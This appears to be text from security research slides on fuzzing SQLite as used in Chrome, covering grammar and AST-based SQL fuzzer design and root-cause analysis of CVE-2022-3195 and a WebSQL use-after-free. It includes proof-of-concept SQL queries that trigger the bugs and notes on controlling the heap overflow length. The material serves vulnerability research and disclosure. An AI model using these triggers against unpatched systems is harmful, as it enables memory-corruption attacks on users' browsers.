    pParse->rc = SQLITE_ERROR_MISSING_COLLSEQ;
 return p;
```





How to Improve our Fuzz?

- ◆ The vulnerability was caused by optimization and pruning of the syntax tree in the semantic analysis phase. Are there similar issues still present?
- How can we improve our fuzz to discover such vulnerability?



What can we learn from POC

```
CREATE TABLE t0(c0);

CREATE TABLE t1(c0);

CREATE TABLE t2(c0);

WITH t0 AS (SELECT 1 GROUP BY 1 HAVING

(SELECT c0 FROM

(SELECT count(DISTINCT c0 IN t1) ORDER BY 1) , t1)

)

DELETE FROM t0 WHERE 1 IN t0;
```

- ◆ SELECT
- ◆ Agg_Function
- ◆ Context



Improve

```
<root> = CREATE TABLE t0(c0, c1); CREATE TABLE
t1(c0, c1); <selectStmt>
    .....
<functionList> = <aggFunction>
    <aggFunction> = max( <expr> )
    <aggFunction> = min( <expr> )
    .....
```

```
SELECT * FROM t0 WHERE count(1) > 0;

SELECT 1 FROM t1 HAVING max(c0 IN t0) ORDER BY

1;

SELECT t0.c0 FROM t0 UNION ALL SELECT * FROM t1

GROUP BY (SELECT (SELECT sum(*)));
```

- ◆ Modify the grammar template
- Increase the probability of generating
 SELECT statements and
 AGG FUNCTION nodes



Result

```
<createTableStmt> = CREATE TABLE <tableName>
( <columnNameList> )
<selectStmt> = SELECT <resultColumn> FROM <tableName>
. . . . . .
<tableName> = t0
<tableName> = t1
                     CREATE TABLE t0(c0);
                     SELECT * FROM (t1;
```



Improve

CREATE TABLE t0(c0);

 Added special elements to manage context for generator

 Found several similar vulnerabilities, including a seven-year-old UAF in WebSQL: CVE-2022-3041



AST Fuzz



Why AST Fuzz?

- ◆ Relying on template mutation does not guarantee context validity
- ◆ Fuzz's self-generated statements are of poor quality as seeds, and it is impossible to manually increase seeds for them

```
<tableName> = t0
<tableName> = t1

Generate


CREATE TABLE t0(c0 INTEGER);
INSERT INTO t0(c0) VALUES(1);
SELECT c0 FROM t0;

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SELECT c0 FROM t1;

SELECT c0 FROM t1;
```




SQL Parser





TableManager






Generator

```
SqlStmt* GenCreateTableStmt() {
    auto stmt = new SqlCreateTableStmt();
    ..........
    stmt->tableName = tableManager->GenTableName();
    do {
        stmt->columnDefs.push_back(GenColumnDef());
        } while (genProbability() < REPEAT_PROB);
        ..........
        return stmt;
}</pre>
```



Mutate(0~n)




```
void B::mutate() {
   if () {
        delete D;
        D = Gen_D();
   else if () delete D;
    else if () D->mutate();
    else { // Do Nothing }
   if () {
        delete E;
        E = Gen_E();
```




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CREATE TABLE t0(c0, c1 INTEGER) STRICT;






Mutate(0~n)





Mutate(1)




```
void B::mutate_one() {
  if () {
    if () {
      delete D;
      D = Gen_D();
    }
    else if () delete D;
    else D->mutate_one();
    }
    else {// Do mutate_one with E}
}
```




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Mutate(1)





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```
if( pExpr->iTable==0 || !ExprHasProperty(pExpr, EP_Subrtn) ){
    sqlite3 *db = pParse->db;
    pX = removeUnindexableInClauseTerms(pParse, iEq, pLoop, pX);
    if( !db->mallocFailed ){
        .....
    }
    else{
        aiMap = (int*)sqlite3DbMallocZero(pParse->db, sizeof(int)*nEq);
        eType = sqlite3FindInIndex(pParse, pX, IN_INDEX_LOOP, 0, aiMap, &iTab);
}
```

- ◆ aiMap = malloc(sizeof(int) * nEq)
- ◆ sqlite3FindInIndex(aiMap...)



CVE-2022-3195

```
if( aiMap && eType!=IN_INDEX_INDEX_ASC &&
eType!=IN_INDEX_INDEX_DESC ){
  int i, n;
  n = sqlite3ExprVectorSize(pX->pLeft);
  for(i=0; i<n; i++) aiMap[i] = i;
}</pre>
```

- ◆ aiMap = malloc(sizeof(int) * nEq)
- ◆ sqlite3FindInIndex(aiMap...)
- ◆ The size of the written data is determined by pX->pLeft
- pX->pLeft may be bigger than nEq!



CVE-2022-3195

```
SELECT * FROM( t0 NATURAL JOIN t0 ) WHERE (1, 1, 1, 1, 1, c0) IN t0;
```

- easily manipulate the length of the overflow
- ◆ nEq = length(heap), n = length(data)



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eType!=IN_INDEX_INDEX_DESC ){
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   n = sqlite3ExprVectorSize(pX->pLeft);
   for(i=0; i<n; i++) aiMap[i] = i;
}</pre>
```

```
struct target {
   int size;
   char* buf;
}
```

Overflow data

int size

char* buf

•••••



Conclusion



Conclusion

- ◆ SQLite is an easily overlooked weak spot in Chrome. The introduction of third-party libraries is always accompanied by the existence of some security risks, and it is difficult for Google to defend against such vulnerabilities.
- ◆ Our Fuzzer has been proven to better improve the syntactic and semantic validity of SQL Fuzzer, thereby uncovering more SQLite vulnerabilities.
- ◆ Our Fuzz method is applicable to all grammar targets. By constructing the context analysis required for different targets, this Fuzzer can be applied to more platforms or targets.